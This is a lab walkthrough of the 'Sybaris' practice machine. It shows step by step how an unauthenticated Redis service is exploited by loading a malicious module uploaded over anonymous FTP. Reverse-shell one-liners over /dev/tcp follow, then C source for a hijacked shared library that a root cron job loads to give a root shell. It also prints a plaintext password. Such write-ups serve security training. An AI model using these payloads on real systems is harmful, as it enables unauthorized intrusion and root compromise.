Sybaris (redis module foothool, shared lib exploit to root)

Nmap

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 0        0               6 Apr 01  2020 pub [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.49.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 21:94:de:d3:69:64:a8:4d:a8:f0:b5:0a:ea:bd:02:ad (RSA)
|   256 67:42:45:19:8b:f5:f9:a5:a4:cf:fb:87:48:a2:66:d0 (ECDSA)
|_  256 f3:e2:29:a3:41:1e:76:1e:b1:b7:46:dc:0b:b9:91:77 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/7.3.22)
|_http-generator: HTMLy v2.7.5
| http-robots.txt: 11 disallowed entries
| /config/ /system/ /themes/ /vendor/ /cache/
| /changelog.txt /composer.json /composer.lock /composer.phar /search/
|_/admin/
|_http-title: Sybaris - Just another HTMLy blog
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.3.22
Service Info: OS: Unix
```

```
PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 5.0.9
```

Port 80

After extensive enumeration, this is a rabbit hole

Port 21 FTP

We only have access to the pub folder but we are able to upload to it.


Redis on 6379

After enumerating this service we discover that NO AUTH is enabled.

After some googling, we can make a malcious module and upload it to the FTP server for command execution.


Copy this github page and make the malcious .so file.

https://github.com/n0b0dyCN/RedisModules-ExecuteCommand



```
┌──(root㉿kali)-[/opt/RedisModules-ExecuteCommand]
└─# make
make -C ./src
make[1]: Entering directory '/opt/RedisModules-ExecuteCommand/src'
make -C ../rmutil
make[2]: Entering directory '/opt/RedisModules-ExecuteCommand/rmutil'
gcc -g -fPIC -O3 -std=gnu99 -Wall -Wno-unused-function -I../   -c -o util.o util.c
gcc -g -fPIC -O3 -std=gnu99 -Wall -Wno-unused-function -I../   -c -o strings.o strings.c
gcc -g -fPIC -O3 -std=gnu99 -Wall -Wno-unused-function -I../   -c -o sds.o sds.c
gcc -g -fPIC -O3 -std=gnu99 -Wall -Wno-unused-function -I../   -c -o vector.o vector.c
gcc -g -fPIC -O3 -std=gnu99 -Wall -Wno-unused-function -I../   -c -o alloc.o alloc.c
gcc -g -fPIC -O3 -std=gnu99 -Wall -Wno-unused-function -I../   -c -o periodic.o periodic.c
ar rcs librmutil.a util.o strings.o sds.o vector.o alloc.o periodic.o
make[2]: Leaving directory '/opt/RedisModules-ExecuteCommand/rmutil'
gcc -I../ -Wall -g -fPIC -lc -lm -std=gnu99     -c -o module.o module.c
```

Now upload it to the pub folder via FTP.



```
-rw-rw-rw-    1 14       50          47808 Dec 29 02:45 module.so
-rw-rw-rw-    1 14       50              5 Dec 29 01:49 test.txt
226 Directory send OK.
ftp> 
```

Foothold

Now that we have everything set, we can use red-cli to remote to the server and load the module.

```
┌──(root㉿kali)-[/opt/RedisModules-ExecuteCommand/src]
└─# redis-cli -h 192.168.100.93
192.168.100.93:6379>
```

load the module from the /var/ftp/pub/ path.


```
192.168.100.93:6379> MODULE LOAD /var/ftp/pub/module.so
```

Now we can run commands

```
192.168.100.93:6379>  system.exec "id"
"uid=1000(pablo) gid=1000(pablo) groups=1000(pablo)\n"
192.168.100.93:6379>
```

Getting a reverse shell.


```
192.168.100.93:6379>  system.exec "sh -i >& /dev/tcp/192.168.49.100/80 0>&1"
```



```
┌──(root㉿kali)-[~/pg/practice/Sybaris]
└─# rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.100] from (UNKNOWN) [192.168.100.93] 34150
sh: no job control in this shell
which python
which python
/usr/bin/python
id
id
uid=1000(pablo) gid=1000(pablo) groups=1000(pablo)
sh-4.2$
```

Privesc

We find Pablo's ini file with a password in it.




```
cat pablo.ini
password = PostureAlienateArson345
role = admin
[pablo@sybaris users]$
```

Password `PostureAlienateArson345`

We can now ssh or stay in our curren revese shell, we do not gain any extra privleges with this.

Linpeas

After running linpeas, we see there is a cron job running as root.




```
PATH=/sbin:/bin:/usr/sbin:/usr/bin
LD_LIBRARY_PATH=/usr/lib:/usr/lib64:/usr/local/lib/dev:/usr/local/lib/utils
MAILTO=""


 *  *  *  *  * root       /usr/bin/log-sweeper
```

If we try to run it, we get this error.

```
/usr/bin/log-sweeper: error while loading shared libraries: utils.so: cannot open
shared object file: No such file or directory
```

Running ldd on the binary



```
[pablo@sybaris ~]$ ldd /usr/bin/log-sweeper
        linux-vdso.so.1 =>  (0x00007fff2e948000)
        utils.so => not found
        libc.so.6 => /lib64/libc.so.6 (0x00007f8a93d07000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f8a940d5000)
[pablo@sybaris ~]$
```

As we can see, utils.so is not found which results in the execution error.

We have write permissions to the /usr/local/lib/dev directory. From there, we can place a malicious .so file for the log-sweeper binary to grab once it executes as root.


exploit code

```
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

void _init() {
    setuid(0);
    setgid(0);
    system("sh -i >& /dev/tcp/192.168.49.86/80 0>&1");
}
```

Now compile this on the target machine and place it under the /usr/local/lib/dev directory.

```
gcc -shared -fPIC -nostartfiles -o utils.so utils.c
```



```
[pablo@sybaris dev]$ gcc -shared -fPIC -nostartfiles -o utils.so utils.c
[pablo@sybaris dev]$ ls
utils.c  utils.so
```

Now wait one minute and you should catch a root reverse shell.

https://tbhaxor.com/exploiting-shared-library-misconfigurations/